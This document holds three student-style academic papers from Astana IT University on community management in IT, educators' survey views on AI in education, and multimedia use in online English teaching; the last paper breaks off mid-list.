This study adopts a multidisciplinary approach to examining community management principles within the IT sphere, particularly focusing on how communication issues affect information value distortion. To achieve this, the research draws upon various theoretical frameworks, including Activity Theory and sociocultural studies, to provide a comprehensive understanding of how communities function and interact.

The primary methodology employed in this study is a **case study approach**, which offers valuable insights into real-world applications of community management principles. The selected case study involves students from Astana IT University who participate in collaborative activities aimed at enhancing knowledge exchange and improving communication processes. The choice of this case study is particularly relevant, as it reflects the challenges faced by educational and professional communities in managing interactions and addressing communication barriers.

The study begins with a thorough **literature review** of existing theories and models related to community management, information asymmetry, and collaborative processes. Sources include academic articles, conference papers, and theoretical works that provide foundational knowledge on community dynamics, knowledge exchange, and communication challenges [3], [4], [5]. By analyzing these sources, the study identifies key principles and factors that influence the effectiveness of community management.

To complement the literature review, **qualitative data** is collected through observations, surveys, and interviews with participants involved in the case study. This data collection process aims to capture the perspectives, experiences, and challenges faced by community members when engaging in collaborative activities. Moreover, it provides valuable insights into the communication patterns and knowledge exchange mechanisms within the community.

Additionally, the study applies **content analysis** to examine the interactions and communication practices among participants. This method allows for identifying common themes, issues, and areas for improvement in the management of community interactions. The analysis focuses on factors such as information asymmetry, cognitive biases, and communication barriers that contribute to the distortion of information value.

To ensure the validity and reliability of the findings, the study employs **triangulation**, comparing data from multiple sources and methodologies. This approach enhances the credibility of the results and provides a more comprehensive understanding of the factors affecting community management.

Furthermore, the study considers the implications of **digital transformation** on community management. As technology continues to evolve, new forms of interaction and collaboration emerge, presenting both opportunities and challenges for effective community management. By integrating insights from digital transformation literature, the study aims to propose innovative strategies for addressing communication issues and enhancing knowledge exchange within communities.

The **findings from this case study** are then compared with existing theories to determine their relevance and applicability in practical contexts. This process allows for the identification of effective community management principles that can be applied to various types of communities, including educational, professional, and online environments.

The methodology of this study is designed to provide a comprehensive understanding of how community management principles can be effectively implemented to address communication challenges, promote knowledge exchange, and enhance collaborative processes. By examining the case of Astana IT University students, the study seeks to offer practical recommendations for improving community management in similar contexts.

IV. Results

The findings of this study reveal several important aspects of community management and its impact on communication and knowledge exchange within the IT sphere. Through the case study involving Astana IT University students, various factors contributing to information value distortion and communication challenges were identified.

One of the most significant findings is the existence of **information asymmetry** within the community. Information asymmetry arises when some members possess specialized knowledge that is not accessible to others. This imbalance often occurs due to differences in expertise, educational background, or communication styles. In strategic decision-making processes, information asymmetry can lead to misunderstandings, misinterpretations, and ultimately, ineffective decision-making [4]. The case study demonstrated that when students from different disciplines attempted to collaborate on projects, their diverse knowledge bases often resulted in conflicting perspectives, highlighting the need for effective community management to bridge these gaps.

Furthermore, the study identified several **barriers to effective communication**, including closed-mindedness, fragmentation, lack of empathy, subjective perception, and varying interpretations of language and concepts during interactions. Participants reported difficulties in understanding each other's viewpoints, particularly when discussing complex topics requiring specialized knowledge [7]. This finding emphasizes the importance of promoting open communication channels and developing empathy within the community to enhance collaboration.

The study also revealed that **community management practices** play a critical role in addressing communication challenges and promoting effective knowledge exchange. Effective community management involves establishing clear guidelines for interaction, creating opportunities for collaboration, and providing tools that facilitate information sharing [8]. Moreover, the presence of leadership within the community was identified as a key factor influencing the effectiveness of communication. Leaders who actively promote inclusivity, encourage participation, and facilitate dialogue contribute to the overall success of the community.

Additionally, the research highlighted the role of **digital transformation** in shaping community interactions. As technological advancements continue to influence communication practices, new opportunities and challenges emerge. Online platforms and digital tools provide new avenues for collaboration but also introduce issues related to accessibility, digital literacy, and cultural differences [9]. The case study demonstrated that students who relied heavily on digital communication tools often encountered challenges in effectively conveying their ideas and understanding others' perspectives.

The findings suggest that **effective community management requires a comprehensive approach** that addresses various aspects of communication and knowledge exchange. This includes developing frameworks for managing information asymmetry, promoting empathy and inclusivity, and adapting to the evolving nature of digital communication. Furthermore, the study underscores the importance of considering cultural and contextual factors when implementing community management strategies.

In summary, the results of this study demonstrate that community management is essential for overcoming communication challenges and enhancing collaborative processes. The principles identified through this research can serve as a foundation for developing more effective strategies for managing various types of communities, including educational, professional, and online environments.

V. Discussion

The results of this study highlight the complex and multifaceted nature of community management, particularly within the context of the IT sphere. The findings indicate that community management requires a comprehensive approach that addresses communication barriers, knowledge exchange, and the effective integration of various perspectives. Moreover, the study emphasizes the importance of creating inclusive environments where community members feel valued, supported, and encouraged to contribute their knowledge and experiences.

One of the critical insights derived from this research is the role of **information asymmetry** as a significant obstacle to effective community management. Information asymmetry, often resulting from differences in expertise, educational background, or communication styles, can hinder collaboration and decision-making processes. Previous studies have emphasized the negative impact of information asymmetry on organizational effectiveness and strategic decision-making [4]. The findings of this study support these conclusions and suggest that addressing information asymmetry requires targeted strategies aimed at promoting transparency, knowledge sharing, and mutual understanding.

In addition to information asymmetry, the study identifies various **communication barriers** that can impede community functioning. These barriers include closed-mindedness, fragmentation, lack of empathy, and varying interpretations of concepts and language [7]. Such factors often contribute to the distortion of information value, making it difficult for community members to effectively communicate and collaborate. Addressing these barriers is essential for building resilient and sustainable communities that can adapt to changing circumstances and achieve their goals.

Furthermore, the study reveals that **leadership and community management practices** play a vital role in enhancing collaboration and knowledge exchange. Leaders who actively foster inclusivity, empathy, and open communication are more likely to create environments where community members feel comfortable sharing their ideas and perspectives. This aligns with existing literature emphasizing the importance of effective leadership in community management [8]. Leadership practices that promote dialogue, encourage participation, and establish clear guidelines for interaction are essential for creating cohesive and well-functioning communities.

The study also demonstrates the significance of **digital transformation** in shaping community interactions. Technological advancements have introduced new forms of collaboration, allowing individuals to engage in knowledge exchange across geographical boundaries. However, these advancements also present challenges, including accessibility issues, digital literacy gaps, and cultural differences. Effective community management must consider these factors and develop strategies to enhance digital communication and collaboration [9].

Additionally, the findings suggest that the principles of community management identified in this study can be applied to various types of communities, including educational, professional, and online environments. By understanding the factors influencing community dynamics, organizations can develop more effective strategies for managing communities, improving knowledge exchange, and promoting collaboration.

The limitations of this study include the lack of empirical data and the potential bias of the authors' perspective on community management. Future research should aim to address these limitations by conducting empirical studies that explore the relationship between community management practices and knowledge exchange in various contexts. Additionally, further research could investigate the role of cultural and contextual factors in shaping community interactions and developing effective management strategies.

Finally, the findings of this study have important implications for organizations seeking to improve their community management practices. By implementing strategies that promote inclusivity, transparency, and collaboration, organizations can enhance their ability to achieve their goals and respond to the evolving challenges of digital transformation.

VI. Conclusion

This study has explored the principles of community management within the IT sphere, emphasizing the importance of addressing communication barriers, promoting knowledge exchange, and enhancing collaborative processes. The findings indicate that effective community management requires a comprehensive approach that considers various aspects of communication, including information asymmetry, empathy, inclusivity, and leadership practices.

The introduction of the community component within the activity theory framework highlights its significance in facilitating subject-object interactions and achieving desired outcomes. The study demonstrated that information asymmetry is a critical challenge in community interactions, particularly during strategic decision-making processes where participants possess diverse perspectives, specialized knowledge, and varying priorities. Addressing these asymmetries requires creating transparent communication systems, encouraging open dialogue, and providing mechanisms for effective knowledge sharing.

Furthermore, the research underscores the importance of promoting inclusivity and empathy within communities. As demonstrated in the case study involving Astana IT University students, communication barriers such as closed-mindedness, fragmentation, and varying interpretations of concepts can hinder collaboration and distort information value. Community management practices that actively encourage inclusivity and provide opportunities for meaningful interactions contribute to the successful functioning of communities.

The study also highlights the impact of digital transformation on community management. As technological advancements continue to reshape communication practices, organizations must adapt their community management strategies to address challenges related to digital tools, accessibility, and cultural differences. Effective integration of digital platforms into community management practices can enhance collaboration and knowledge exchange across various environments.

The implications of this research extend beyond educational communities to professional and online communities where effective management practices are essential for achieving collective goals. By developing frameworks that address communication challenges and promote sustainable collaboration, organizations can enhance their ability to adapt to changing circumstances and achieve desired outcomes.

Future research should focus on conducting empirical studies that further explore the relationship between community management practices and knowledge exchange across different contexts. Additionally, examining the role of cultural and contextual factors in shaping community interactions can provide valuable insights for developing more effective community management strategies.

In conclusion, the principles identified in this study provide a foundation for developing effective community management strategies that can be applied to various domains. By promoting transparency, inclusivity, and collaboration, organizations can enhance their ability to build resilient and sustainable communities capable of achieving their objectives in an increasingly interconnected and digitalized world.

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Impact of AI in Education: Overcoming Challenges and Optimizing Implementation

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***Abstract*— This research examines the impact of Artificial Intelligence (AI) on education, focusing on strategies to overcome challenges and optimize AI integration by addressing ethical concerns and minimizing drawbacks. Through meta-analysis and relevant surveys, the paper explores opportunities for personalized learning and enhanced efficiency in teaching and assessment processes while also highlighting critical challenges such as academic dishonesty, over-reliance on technology, and regulatory issues. The findings indicate that benefits from AI outweigh its drawbacks if educators and policymakers adopt comprehensive AI literacy programs and robust ethical frameworks.**

Keywords*— *Artificial Intelligence (AI), Education, Ethical AI, Academic Integrity.

I. INTRODUCTION

The integration of Artificial Intelligence in education has revolutionized teaching, learning, and assessment processes worldwide. Despite its transformative potential, AI introduces various challenges ranging from ethical concerns to the risk of misuse. This paper investigates how AI can be integrated effectively into educational systems by overcoming these challenges. In particular, the study examines opportunities and obstacles as reported in recent studies [1]– [3] and analyzes survey data from educators at Astana IT University regarding AI usage in assessments and ethical considerations. The objective is to propose actionable strategies that balance technological innovation with academic integrity, ensuring that AI serves as a tool to enhance rather than undermine the educational process.

Thus, the research questions of this study are as follows:

1. What are the key problems with the usage of AI tools in educational problems?
2. How to increase benefits from AI tools in academics and not compromise ethical standards?

II. LITERATURE REVIEW

AI has rapidly become a transformative force in education, revolutionizing teaching, learning, and assessment processes. Despite its potential benefits, AI-related challenges, such as ethical concerns and potential for misuse, require attention to maximize its effectiveness while reducing risks. The reviewed literature explores the opportunities, challenges, and strategies to integrate AI effectively into educational systems.

Recent studies underscore AI's dual impact on education. Slimi's [1] research demonstrates that AI enhances higher education by providing personalized learning, assisting with grading, and supporting career development, yet warning of ethical risks. His empirical study, conducted in Spain, explores the integration of AI into teaching, learning, and assessment, identifying its potential to enhance efficiency and innovation. He highlights AI's ability to provide personalized learning experiences, assist in grading, and support future career skill development. However, he raises critical ethical concerns, such as academic integrity and the need for educators to adopt ethical frameworks when utilizing AI. The researcher concludes that academic professionals should acquire knowledge of AI to prepare students for future challenges in a technology-driven world.

Gocen and Aydemir [2] report that in school settings, while AI can increase study efficiency, it also provokes skepticism driven by media narratives and a fear of dehumanization in teaching. They investigate the implications of AI in schools, examining both its benefits and drawbacks. Their study in Turkey reveals that while AI can enhance learning process and increase efficiency of studying, societal fears, often driven by media, contribute to skepticism and mistrust. Scholars express concerns about AI's potential to diminish human roles in education, such as replacing educators entirely. Also, they emphasize that the integration of AI in schools is inevitable, given its ability to support personalized education and improve overall academic performance.

Ali et al. [3] analyze the challenges of AI applications in education, particularly focusing on generative AI tools like “ChatGPT” and “Microsoft Copilot.". Using qualitative methodology, the authors categorize issues such as over-reliance on AI, academic dishonesty, and the dehumanization of learning processes. They propose strategies for addressing these challenges, including promotion of AI literacy among students and educators, establishing ethical guidelines, and balancing AI usage with traditional pedagogical approaches. In parallel, organizations such as UNESCO and resources like the Stanford Encyclopedia of Philosophy emphasize the necessity of transparent, accountable, and fair AI systems to mitigate risks.

Slimi [1] discusses the importance of integrating ethics into AI applications, noting that particular organizations and academic institutions advocate for ethical frameworks to guide AI usage. Similarly, resources like the "Recommendation on the Ethics of Artificial Intelligence" by UNESCO and the Stanford Encyclopedia of Philosophy underline the need for clear ethical guidelines to prevent potential misuse of AI in education. These frameworks distinguish the importance of transparency, accountability, and fairness in AI systems.

One of the primary approaches to AI-related challenges in the educational context might be enhancing AI literacy among students and educators. Slimi [1] stresses the need for academic professionals to acquire comprehensive knowledge of AI to prepare students for a future dominated by technology. Modern academic integrity policies should address AI-generated content and ensure that students use AI responsibly.

Gocen and Aydemir [2] propose teaching students how to use AI efficiently and rationally, emphasizing that AI should complement, rather than replace, traditional education methods. They underline that by promoting critical thinking and digital literacy, educators can mitigate the risk of over-reliance on AI tools. Ali et al. [3] further advocate for a balanced approach, combining AI-driven and human-led teaching strategies to increase learning outcomes without compromising ethical standards.

This demonstrates the need for further research on the topic of AI’s integration in education; considering the increasing usage of AI in higher education, this study focuses on identifying the most relevant ethical concerns regarding AI usage in education and possible resolutions to them.

III. Research Methodology

The research aimed to investigate the opinions of teachers on ethical issues related to the usage of AI tools. To achieve this objective, data were collected through an online survey administered to academic personnel of Astana IT University.

A. Participants:

The survey sample consisted of fifty educators from Astana IT University, Kazakhstan. The teaching subjects included natural sciences, mathematics, and humanities. This sample size was deemed sufficient to provide meaningful insights into the research question while ensuring manageable data collection and analysis processes.

B. Data Collection:

The process of data collection involved the distribution of the survey among the academic staff of Astana IT University. The survey utilized multiple-choice and open-ended questions to collect the data.

C. Survey Design:

The survey consists of 10 questions and was designed mostly with multiple-choice questions (Fig. 1) but also contained two open-ended questions (Fig. 2). This design was optimal for the purpose of this research because it captures perceptions regarding AI usage in assessments, ethical concerns, and regulatory needs.



FIG. 1 EXAMPLE QUESTION FROM THE SURVEY



FIG. 2 EXAMPLE QUESTIONS FROM THE SURVEY

D. Data Cleaning:

To guarantee data reliability and integrity, the survey results were rigorously cleaned before analysis. Any duplicate or incomplete entries were eliminated from the dataset after responses were checked for accuracy and completeness. To improve the validity of the results, replies that showed patterns that suggested careless responding—such as repeated or identical responses—were also found and removed.

E. Data Analysis:

After completing the data cleansing process, the survey results were analyzed to obtain the opinion of the academic community on the use of AI. Overall, the methodology used in this study aimed to ensure the collection of high-quality data and the achievement of reliable and valid results to improve our understanding of the frequency of AI use in the assessment process and what concerns teachers about ethical AI issues.

IV. RESULTS

The following results provide statistics of AI usage among academic staff and their opinion of related ethical issues. Through categorization of the answers from "strongly agree" to "strongly disagree," patterns of views are revealed.

TABLE I.

Do you think that usage of AI tools is academic misconduct?	
Strongly agree	21.4 %
Agree	28.6 %
Neutral	28.6 %
Disagree	21.4 %

According to "Table I," the majority of disputes focused on whether the use of AI tools constituted academic misconduct. Although they agree to varying degrees, half of respondents believe that the use of AI tools is academic misconduct. Of these, 21% agree with this statement, while the remaining 28% strongly agree. When it comes to using AI, the second-largest group (28.6%) is ambivalent. In addition, the smallest group (21.4%) disputed the question. According to these findings, most of the educators believe that using AI tools as students is unethical and affects academic integrity.

TABLE II.

Do you, as a teacher, use AI in the assessment process?	
Yes, usually	21.4 %
Sometimes	50 %
Do not use at all	28.6 %

The data from "Table II" shows that 50% of the teachers use AI in the assessment process sometimes and 21.4% use it usually, but 28.6% of teachers do not use it at all.

Results from "Table II" demonstrate that most of the teachers (71.4%) use AI to help them assess students, forming the biggest group on this question. Also, only 28.6% of teachers do not use AI to assess at all. Summarizing the results, most of the teachers use AI for the assessment process.

TABLE III.

Do you agree that it is ethical for teachers to use AI tools in the assessment process?	
Strongly agree	7.1 %
Agree	57.1 %
Neutral	35.7 %

"Table III" reveals that 64.3% of teachers consider usage of AI tools for assessment processes ethical, and 35.7% remain neutral.

This data correlates with the data from "Table II"; teachers that use AI in the assessment process also consider it ethical, while teachers that do not use AI stay on the neutral side.

TABLE IV.

Do you think that students or teachers should be educated about efficient and ethical usage of AI tools?	
Strongly agree	50 %
Agree	35.7 %
Neutral	14.3 %

According to "Table IV," the majority (85.7%) of teachers think that there is a need for AI education, while others remain neutral.

TABLE V.

Do you think that there is a need for stronger regulation of AI usage in the educational process?	
Strongly agree	42.9 %
Agree	35.7 %
Neutral	14.3 %
Disagree	7.1 %

The next question examines the opinion of educators regarding regulation of AI usage in educational processes. "Table V" shows that 78.6% of academic staff think that there is a need for better and stronger regulation of AI usage in educational processes (42.9% strongly agree, 53.7% agree). 14.3% of academic personnel consider regulation sufficient. Also, the data shows the smallest group of teachers that thinks that existing regulatory measures are enough.

Overall, this data demonstrates that, in the opinion of the majority of educators, there is a need for stricter academic policies to control usage of AI tools.

TABLE VI.

Do you think AI can help improve personalized and self-paced learning for students?	
Strongly agree	7.1 %
Agree	78.6 %
Neutral	14.3 %

From the view of improving the educational process, most of the teachers consider AI useful to some degree (85.7%), and only 14.3% remain neutral.

TABLE VII.

Which of the following ethical concerns do you think is the most crucial?	
Dependency on AI tools	21.4 %
Decrease in problem-solving ability	35.7 %
Lack of in-class interaction	21.4 %
Other	14.2 %

The most concerning issue with the increased usage of AI, in teachers' opinion, is that students' problem-solving ability is decreasing. 35.7% of educators consider this problem most crucial. The second biggest concern is dependency on AI tools; 28.6% of educators consider it pivotal. 21.4% of academic personnel admire that lack of in-class interaction is the significant problem. Also, there are other opinions, like the plagiarism issue and the absence of information validation.

TABLE VIII.

Which of the following methods would best help students and educators use AI tools effectively?	
Workshops or training sessions	35.7 %
Online tutorials	14.3 %
Integration of AI ethics courses	50 %

50% of academic staff, according to "Table VIII," find integration of AI ethics courses as the best way to help students and educators use AI tools effectively. 14.3% believe that online lessons are the greatest option, while the remaining 35.7% believe that seminars or training sessions would be beneficial.



FIG. 3 SURVEY ANSWERS ON QUESTION №9

Generalization of answers to the open-ended questions allows us to see that most of the teachers will promote AI literacy to ensure rational and ethical usage of AI tools via discussion on academic integrity policy, special courses, seminars, and guidelines. Another group of educators sees help in penalties, stricter rules, and paper-based assignments to prevent usage of AI tools.



FIG. 4 SURVEY ANSWERS ON QUESTION №10

In the opinion of educators, the best way to reduce drawbacks from AI usage is to provide more critical thinking tasks to students, but other, rather smaller groups find that regulatory methods will do better.

V. DISCUSSION

The literature and survey data emphasize that AI's transformative benefits in education are tempered by ethical and practical challenges. From the up-to-date survey, we can conclude that this topic is highly relevant and needs to be discussed.

As shown, most of the academic staff in Astana IT University consider that one of the primary solutions to AI-related challenges in educational contexts might be enhancing AI literacy among students and educators. Slimi [1] also admires the need for academic professionals to promote AI grammar. The study shows that a widely favored option is courses on AI ethics. Gocen and Aydemir [2] propose teaching students how to use AI efficiently and rationally, emphasizing that AI should complement, rather than replace, traditional education methods. By promoting critical thinking and digital literacy, educators can mitigate the risk of over-reliance on AI tools. Also, it is crucial to underline another concern as a lack of in-class interaction. 21.4% of respondents were agitated by this issue. Ali et al. [3] further advocate for a balanced approach, combining AI-driven and human-led teaching strategies to increase learning outcomes without compromising ethical standards. Furthermore, it is important to mark the regulatory solutions; 78.6% of the studied focus group empathizes with the need for stricter academic policy regarding AI. Ali et al. [3] emphasize a need for clear ethical guidelines on usage of AI and states that academic integrity policies should be improved in order to mitigate moral worries.

Analysis of data shows that AI ethics courses and other types of AI literacy might significantly boost the overall experience of AI in education. Changes in academic integrity policies regarding usage of AI in schools might help to mitigate abuse of AI tools.

VI. CONCLUSION

This research highlights AI's transformative potential in education while addressing critical challenges:

• Efficiency and Personalization: AI can improve learning by offering personalized, self-paced education and streamlining administrative tasks for educators.

• Ethical Frameworks: Establishing ethical guidelines is essential to mitigate risks such as academic dishonesty or misuse of AI tools.

• Students Training: Academic professionals must be well-versed in AI applications to guide students effectively. Moreover, courses on AI ethics may decrease misuse and over-reliance on AI.

Those findings underline that, while AI poses challenges, its benefits far outweigh its drawbacks when integrated responsibly. It is important to acknowledge that this study is limited by the focus group representing academic personnel of Astana IT University.

Future research should focus on developing comprehensive policies and strategies for ethical AI implementation in education to ensure sustainable, inclusive, and efficient learning environments.

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Using Multimedia Resources During English Online Class

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Abstract. This article explores the integration of multimedia resources in online English language instruction, emphasizing their role in enhancing student engagement and learning outcomes. In an era where technology plays a crucial part in education, the use of multimedia—such as videos, interactive applications, and online courses—has become essential for creating dynamic and inclusive learning environments. A quantitative survey conducted among English language teachers revealed that many consistently utilize multimedia tools, with interactive online platforms identified as the most effective format. Despite challenges such as technical issues and insufficient preparation time, a significant number of educators affirmed the importance of multimedia in fostering effective online learning. The findings underscore the necessity for educators to embrace multimedia integration, accommodating diverse learning styles and enhancing the overall educational experience. This research provides valuable insights for educators and instructional designers aiming to leverage multimedia effectively within contemporary teaching methodologies.

Keywords: multimedia integration, Online English language learning, student engagement, educational technology, learning outcomes.

I. INTRODUCTION

In a rapidly evolving era of technologies, where the Internet enhances people's capabilities and facilitates a more comfortable life, it is imperative to harness its full potential. In contemporary education, multimedia technologies play a pivotal role, opening new horizons for teaching and learning in general and EFL in particular.

Multimedia learning, an educational method that incorporates various formats for presenting information—such as text, images, audio, and video—creates a more enriched and interactive learning environment (Mayer, 2009). This approach fosters better understanding and retention of educational material by engaging multiple senses and accommodating diverse learning styles. As educational institutions continue to adopt multimedia technologies, they can create more dynamic and inclusive learning experiences, ultimately preparing students to thrive in an increasingly complex and information-rich world. As a result, multimedia technologies make lessons more accessible and engaging, ultimately enhancing the overall educational experience for students.

Innovative technologies are essential in modern education, as interactive elements and varied material formats motivate students to actively participate in the learning process. They allow for the consideration of individual preferences and needs, including visual, auditory, and kinesthetic modalities of information processing. The use of multimedia resources in project-based activities empowers students to develop analytical and creative skills. Data visualization through graphics and animations helps to clarify abstract concepts, making them more comprehensible and accessible. Furthermore, multimedia learning cultivates competencies necessary for successful adaptation in a contemporary world where digital technologies play a crucial role in everyday life and professional endeavors.

The integration of multimedia materials into English language lessons is not merely a trend but a necessity that contributes to deeper comprehension of the material and increased student motivation. Each year, the number of available multimedia resources continues to grow—from videos and podcasts to interactive

applications and online courses. These tools not only render lessons more engaging but also assist educators in tailoring their teaching approaches to accommodate diverse information processing styles.

In this regard, we are faced with the following research questions:

1. What are advantages and challenges of employing multimedia during online English lessons?
2. How effective is the integration of multimedia into English lessons?

This article aims to explore the primary advantages of integrating multimedia materials, methods for their implementation in the classroom, and potential challenges along with strategies for overcoming them. Understanding these aspects will enable educators to create more effective and engaging lessons that meet the demands of contemporary educational processes.

II. Literature Review

In recent years, the impact of multimedia on English language learning has become a subject of active discussion among researchers. Alharthi [1] highlights that the use of multimedia resources in English language learning significantly enhances engagement and comprehension among Saudi students. His research demonstrates how multimedia tools facilitate engagement and understanding, making the learning process more effective. The researcher's findings align with the growing consensus that multimedia expands learning opportunities by catering to diverse learning preferences. Building on this foundation, Chao [2] investigates the specific effects of multimedia on vocabulary acquisition. He argues that multimedia resources play a crucial role in improving vocabulary retention and usage among EFL learners. Chao's study shows that incorporating visual and auditory elements can lead to improved language skills, reinforcing the notion that multimedia is essential for effective language instruction.

Alnofaie [3] contributes to this discussion by conducting a systematic review of online learning and multimedia usage in English language teaching. He concludes that effectively utilizing multimedia in online education can greatly enhance learner outcomes. The findings of his research indicate that educators who leverage multimedia tools can create more dynamic and effective learning environments.

Additionally, Hossain [4] investigates the effectiveness of multimedia in teaching English as a foreign language, stating that multimedia methods not only boost student motivation but also improve overall language proficiency. His work confirms that multimedia is not merely an adjunct to traditional methods but a critical component of successful language instruction. The researcher provides empirical evidence of the positive impact of multimedia on student performance, further validating the claims made by previous scholars.

Furthermore, Warschauer [5] explores the impact of technology on language learning, asserting that integrating multimedia tools can significantly boost student motivation and engagement. He emphasizes that these tools cater to various learning styles, making language study more accessible.

Andrade [6] discusses the role of self-assessment in language learning, noting that multimedia tools can facilitate reflective practices among learners. By utilizing multimedia resources, students can better evaluate their progress, which is crucial for language acquisition. Andrade's work illustrates the positive impact of multimedia on student autonomy and self-directed learning.

Nunan [7] provides a comprehensive overview of language teaching methodologies, stating that the effective use of technology in language education can transform traditional pedagogical practices. His analysis supports the argument that integrating multimedia resources can lead to more dynamic and effective language instruction.

Chen [8] reinforces this notion by suggesting that online multimedia resources offer interactive and engaging content, which promotes a deeper understanding among learners. His research highlights the importance of accessibility and interactivity in engaging learners, suggesting that online platforms can effectively complement traditional teaching methods.

In a broader context, Lai [9] examines recent studies on multimedia in language learning and observes that integrating multimedia technologies into language instruction tends to promote active learning. He emphasizes the shift towards learner-centered approaches, where students actively engage with content rather than passively receiving information. This perspective underscores the necessity of integrating multimedia into online curricula to enhance learner autonomy.

Spector [10] underscores the importance of conceptualizing online learning as an evolving field, noting that the use of multimedia is essential in creating engaging and effective online education. The researcher's ideas resonate with the growing recognition of multimedia as a vital component of modern educational practices.

In conclusion, the literature reveals a consensus on the effectiveness of multimedia resources in online English language education. These scholars collectively emphasize the necessity of integrating multimedia to enhance engagement, accommodate diverse learning styles, and improve overall learning outcomes. This review serves as a foundation for further exploration of methodologies and challenges associated with integrating multimedia in foreign language education.

III. Research Methodology

In recent years, the use of multimedia resources in online education has become an integral part of pedagogical practice. Multimedia, including videos, animations, and presentations, offers unique opportunities

to enhance the learning process, contributing to a deeper understanding of the material and increasing student engagement. Given the growing importance of online learning, especially after the global changes caused by the COVID-19 pandemic, it is important to investigate how often teachers use these tools in their lessons. This study is aimed at analyzing the use of multimedia in online English classes among students of different courses and at identifying possible trends in their preferences.

This study employs a quantitative research design to explore the usage of multimedia resources among English language teachers in online teaching environments. The research involved a sample of 30 teachers, selected based on their experience in delivering English language instruction through online platforms. The participants were selected based on their online learning experience. A survey was sent to online English teachers, consisting of 9 questions: 8 with multiple choice and 1 open-ended question, aimed at assessing the use and effectiveness of multimedia resources.

Ethical considerations were paramount in this research. Participants were informed about the study's objectives and provided informed consent prior to participating in the survey. Additionally, all responses were anonymized to ensure the confidentiality of the participants.

IV. Results

The data collected during the survey provided a better understanding of how the integration of multimedia materials affects the learning process and helped to develop recommendations for more effective use of technology in education.



Figure 1 - The Usage of Multimedia Resources During English Lesson

The data indicates that a majority of educators (53.3%) *consistently* use multimedia resources in their lessons, demonstrating a strong commitment to leveraging these tools for effective teaching. Additionally, 36.7% of respondents reported using multimedia *often*, while only 10% use it *sometimes*. Notably, none of the respondents indicated they use multimedia *rarely or never*, suggesting a positive trend towards integration (Figure 1).

There are various multimedia features and options that teachers actively use to diversify English online lessons. So, to the survey question "Which format of multimedia content do you consider as the most effective for English language teaching?" the educators propose that the most effective one is interactive online platforms (43%), then videos with 23% of responses, audio and presentations comprise 15% and 13% respectively. 6% of responses cover other ideas like e-games, podcasts and others (Table 1).

Multimedia Format	Percentage
Interactive online platforms	43%
Videos	23%
Audio	15%
Presentations (PPT, Canva)	13%
Others	6%

Table 1 - Multimedia Formats During English Lesson

The leader in effectiveness, interactive online platforms, highlights the importance of active engagement in the teaching process. This format allows learners to apply knowledge in practical contexts, fostering deeper understanding and retention. Videos and audios emerged as valuable tools, offering visual and auditory stimulation that can enhance comprehension. While effective, their impact is perceived as secondary to that of interactive tasks, suggesting that passive viewing may not engage learners fully. Presentations ranked lower in preference, indicating a potential limitation on effectiveness. They may be viewed as less interactive, which could reduce student engagement and participation. The survey results underscore the critical role of interactive elements in enhancing the effectiveness of English language instruction. Moving forward, a balanced approach that includes a variety of multimedia formats could further enrich the learning environment.

The survey results highlight not only the effectiveness of interactive elements in English language instruction but also the challenges educators face when implementing these methods. They are as follow:

1. Technical issues (46.7%)**:** nearly half of the respondents noted technical difficulties as a significant barrier. This includes problems with software, internet connectivity, and the availability of necessary devices. Addressing these issues is crucial to ensure that interactive assignments can be executed smoothly.
2. Lack of time for preparation (33.3%)**:** One-third of educators indicated that insufficient time for preparation is a major concern. Effective interactive assignments require careful planning and design, which can be challenging within tight teaching schedules. Providing teachers with additional resources and time could enhance the quality of their instructional methods.
3. Lack of student interest (16.7%)**:** A smaller portion of respondents identified a lack of student interest as an issue. Assignments that are perceived as too easy or too

challenging can affect interest levels. Striking a balance is crucial; tasks should be appropriately challenging to maintain engagement. It underscores the importance of engaging students with relevant and stimulating content.

Tailoring assignments on interactive platforms to students' interests and incorporating varied formats can help mitigate this challenge.

The survey results for the open-ended question indicated several platforms and tools for creating multimedia content as commonly used in online English instruction. EFL educators implement the following online platforms:

